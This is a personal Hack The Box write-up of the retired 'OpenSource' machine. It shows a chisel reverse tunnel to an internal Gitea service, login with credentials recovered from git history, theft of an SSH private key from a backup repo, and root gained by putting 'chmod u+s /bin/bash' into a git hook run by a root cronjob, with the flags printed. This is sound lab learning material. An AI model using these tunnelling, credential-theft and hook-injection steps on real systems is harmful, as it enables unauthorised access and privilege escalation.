
Chisel Server and Client Commands

57. **Execute Chisel on Linux Host (attacker) and Linux Client (victim)**

```
1. This is the linux Host Server.
2. ▷ chisel server --reverse -p 1234
2023/11/15 03:51:37 server: Reverse tunnelling enabled
2023/11/15 03:51:37 server: Fingerprint C9rzt1TueqdC1RTqIf8fPZdVOtDJ/YSgAaFgM1YSbwU=
2023/11/15 03:51:37 server: Listening on http://0.0.0.0:1234
3. This is the command for the Linux Client machine (Victim)
4. /tmp # ./chisel 10.10.14.7:1234 R:3000:172.17.0.1:3000
5. As you can see the client command is much more complex. It leaves me kind of confused as well.
6. OK, now I kind of understand the command. We are recieving from the client the connection on '1234', but the
tunnel is being established on port 3000.
7. So if you do an lsof to see if a port is listening on 3000. It should show busy if not the connection was not
established and it is not port fowarding our connecting from the client to the attacker machine.
```

58. **Ok chisel client server connection is working.**


```
1. ▷ chisel server --reverse -p 1234
2023/11/15 03:51:37 server: Reverse tunnelling enabled
2023/11/15 03:51:37 server: Fingerprint C9rzt1TueqdC1RTqIf8fPZdVOtDJ/YSgAaFgM1YSbwU=
2023/11/15 03:51:37 server: Listening on http://0.0.0.0:1234
2023/11/15 04:03:39 server: session#1: Client version (1.9.0) differs from server version (v1.9.1)
2023/11/15 04:03:39 server: session#1: tun: proxy#R:3000=>172.17.0.1:3000: Listening
2. Now do the client command.
3. /tmp # ./chisel client 10.10.14.7:1234 R:3000:172.17.0.1:3000
2023/11/15 08:52:03 client: Connecting to ws://10.10.14.7:1234
2023/11/15 08:52:05 client: Connected (Latency 209.615814ms)
4. If you run lsof before executing the above command you will see that the port 3000 is not in use.
5. ▷ lsof -i:3000
6. Now execute the command on the client side and then run lsof again and you will see that that port is in use.
7. ▷ lsof -i:3000
COMMAND    PID  USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
chisel  100023 haxor    8u  IPv6 211424      0t0  TCP *:hbci (LISTEN)
8. Now we are able to access 'http://localhost:3000' which is the 'Gitea' page. I have included a screenshot
below for context.
```


localhost:3000
Explore
Help
Register
Sign In
Gitea: Git with a cup of tea
A painless, self-hosted Git service
Easy to install
Simply run the binary for your platform, ship it
Cross-platform
Gitea runs anywhere Go can compile for:

Thanks `Chisel`!!!

59. ***So, now this website that before was not accessible is now accessible because of port forwarding using*** `Chisel`.

```
Ok, since we are able to access 'http://localhost:3000' which is the 'Gitea' page lets do some enumeration.
Once again if we run lsof we can see that the port is connected to the client on port 3000.
▷ lsof -i:3000
COMMAND    PID   USER    FD    TYPE DEVICE SIZE/OFF NODE NAME
chisel  100023 haxor     8u  IPv6 211424       0t0  TCP *:hbci (LISTEN)
Click sign in on the 'Gitea' page.
http://localhost:3000/user/login?redirect_to=%2f
See image below
```


localhost:3000/user/login?redirect_to=%2f
elp
Sign In
OpenID
Sign In
Username or Email Address *
Password *
Remember this Device
Sign In
Forgot password?
Need an account? Register now.

Hack The Box server broke I had to reset the machine

> 1. **My server broke on Hack The Box. I had to reset the machine. I had to craft the `werkzeug-key.py` again with the machine-id and other parameters. Basically I had to do everything all over to get my shell again.**
> 2. **Remember the `dev1:souless` creds. Well they work here, use them to log into this site.**

```
Since I had to reset the machine here are the command I did real quick incase this happens again.
 ▷ chisel server --reverse -p 1234
```

```
3. /tmp # chmod +x chisel
4. /tmp # ./chisel 10.10.14.7:1234 R:3000:172.17.0.1:3000
5. ▷ lsof -i:3000
COMMAND    PID  USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
chisel  105701 haxor    8u  IPv6 221090      0t0  TCP *:hbci (LISTEN)
6. Now we open up the 'Gitea' page  because we have set up chisel and can only access it through the
localhost:3000 and sign in with the 'dev01:Soulless_Developer'
7. I can not login arrggggg
8. I verify the port is listening
9. ▷ lsof -i:3000
COMMAND    PID  USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
chisel  105701 haxor    8u  IPv6 221090      0t0  TCP *:hbci (LISTEN)
10. ▷ sudo netstat -lntp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      104595/nc
tcp6       0      0 :::3000                 :::*                    LISTEN      105701/chisel
tcp6       0      0 :::1234                 :::*                    LISTEN      105701/chisel
~/htb/opensource ▷
11. So I do not know why the foooook it will not let me log in.
```

61. **I figured out why I could not log in. It was because I copied the password incorrectly when I copied it over to `creds.txt`**

```
1. /opensource/source_zip (public ✘)✭ ▷ git show a76f8f7 | grep -i soul
+  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
2. So the correct creds are 'dev01:Soulless_Developer#2022'
3. SUCCESS, we finally get logged in.
```

62. **Lets enumerate the *Gitea* website via `localhost:3000`.**

```
1. Click on 'http://localhost:3000/dev01/home-backup'
2. Click on '.ssh'
3. http://localhost:3000/dev01/home-backup/src/branch/main/.ssh
4. http://localhost:3000/dev01/home-backup/src/branch/main/.ssh/id_rsa
5. copy the private key to your desktop as 'id_rsa'
6. Now, copy the private key over to your attacker machine, and chmod 600 id_rsa
7. Then connect back to the victim over ssh using the creds of 'dev01' we know the key belongs to this account
because this was the account we used to log into the website.
```

SSH elevated shell

63. **Great, now we just need to SSH over since we have the ssh private key and the username.**

```
1. ssh -i id_rsa dev01@10.10.11.164
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-176-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Nov 15 10:37:19 UTC 2023

  System load:  0.0               Processes:              219
  Usage of /:   75.6% of 3.48GB   Users logged in:        0
  Memory usage: 21%               IP address for eth0:    10.10.11.164
  Swap usage:   0%                IP address for docker0: 172.17.0.1


16 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Mon May 16 13:13:33 2022 from 10.10.14.23
dev01@opensource:~$ whoami
dev01
```

64. **Do an export TERM=xterm so you can have the `Ctrl + l` functionality to clear the screen and auto-completion. Not sure if that is the right phraseology. Basically, you get a better shell.**

```
1. dev01@opensource:~$ export TERM=xterm
```

`User.txt` Flag

65. **We got the `user.txt` flag. Yayeee! lol**

```
1. dev01@opensource:~$ cat user.txt
db27ece9e56b788e8298dbb9a88404b5
```

66. **Lets enumerate**

```
1. dev01@opensource:~$ sudo -l
2. It locks up I hit 'ctrl + c' and it kills it but NOT the shell. So I do not have to SSH all over again.
3. Lets find out what OS this is.
4. dev01@opensource:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.5 LTS
Release:        18.04
Codename:       bionic
5. dev01@opensource:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.5 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.5 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
6. dev01@opensource:~$ cd /root
-bash: cd: /root: Permission denied
7. Denied Access to the /root folder
8. Now we just need to elevate to root and we will finally be done with this so called "EASY" box which is
actually "Insane Level 10x"
9. dev01@opensource:~$ uname -a
Linux opensource 4.15.0-176-generic #185-Ubuntu SMP Tue Mar 29 17:40:04 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
10. dev01@opensource:~$ find / -perm -4000 2>/dev/null
11. dev01@opensource:~$ find / -perm -4000 -ls 2>/dev/null
12. dev01@opensource:~$ cd /tmp
13. dev01@opensource:/tmp$ touch procmon.sh
14. dev01@opensource:/tmp$ chmod +x procmon.sh
15. dev01@opensource:/tmp$ nano procmon.sh
16. dev01@opensource:/tmp$ ps -eo command
```

67. **Very cool command...** `ps -eo command`

```
1. dev01@opensource:/tmp$ ps -eo command
```


68. **We create a script procmon.sh. Or should I say we inject code into a cronjob script.**

```
1. dev01@opensource:/tmp$ cat procmon.sh
#!/bin/bash
old_process=$(ps -eo command)

while true; do
        new_process=$(ps -eo command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|procmon|kworker"
        old_process=$new_process
done
2. Now execute the bash script
dev01@opensource:/tmp$ ./procmon.sh
> /usr/sbin/CRON -f
> /bin/sh -c /usr/local/bin/git-sync
> /bin/bash /usr/local/bin/git-sync
> git push origin main
> /usr/lib/git-core/git-remote-http origin http://opensource.htb:3000/dev01/home-backup.git
< /usr/sbin/CRON -f
< /bin/sh -c /usr/local/bin/git-sync
< /bin/bash /usr/local/bin/git-sync
< git push origin main
< /usr/lib/git-core/git-remote-http origin http://opensource.htb:3000/dev01/home-backup.git
3. If you run './procomon.sh' it will hang you have may have to press 'Ctrl + c' more than once and hopefully it
does not kill your shell.
4. Next run this. I do not know why. Savitar has kind of lost me here.
5. Time Stamp 02:31:07
6. dev01@opensource:/tmp$ cat /usr/local/bin/git-sync
#!/bin/bash

cd /home/dev01/
```

```
if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +'%Y-%m-%d')
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi
```

69. `GTFO bins`

```
1. https://gtfobins.github.io/
2. now do a search for 'git'
3. https://gtfobins.github.io/gtfobins/git/
4. Look at the 'Git hooks'
5. Copy this line but we are still going to make some changes to the payload.
6. echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
7. dev01@opensource:~$ cat /usr/local/bin/git-sync
#!/bin/bash

cd /home/dev01/

if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +'%Y-%m-%d')
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi

8. dev01@opensource:~$ ls -l /usr/local/bin/git-sync
-rwxr-xr-x 1 root root 239 Mar 23  2022 /usr/local/bin/git-sync
9. echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
10. I see the problem getting the GTFO to trigger.
11. dev01@opensource:~$ ls .git/hooks
applypatch-msg.sample  fsmonitor-watchman.sample  pre-applypatch.sample  pre-commit.sample          pre-
push.sample    pre-receive.sample
commit-msg.sample      post-update.sample         pre-commit             prepare-commit-msg.sample  pre-
rebase.sample  update.sample
12. We need to write the full path.
13. Not sure if I said it but there is a slight change to our GTFO Bins 'git' vulnerability.
14. echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
15. Here is the edited version of our gtfo payload.
16. echo 'chmod u+s /bin/bash' > /home/dev01/.git/hooks/pre-commit.sample
17. chmod +x /home/dev01/.git/hooks/pre-commit
18. chomod +x /home/dev01/.git/hooks/pre-commit.sample
19. I also injected this this into /pre-commit just encase, and I was able to get a root shell when i tyed 'bash
-p'
20. So to trigger the command is '$ bash -p'
21. dev01@opensource:~$ bash -p
22. bash-4.4# cat root.txt
7dfea7525ea36fed24f732fd7989dd57
```



OpenSource has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#4857	15 Nov 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Pwn3d finally. So tired.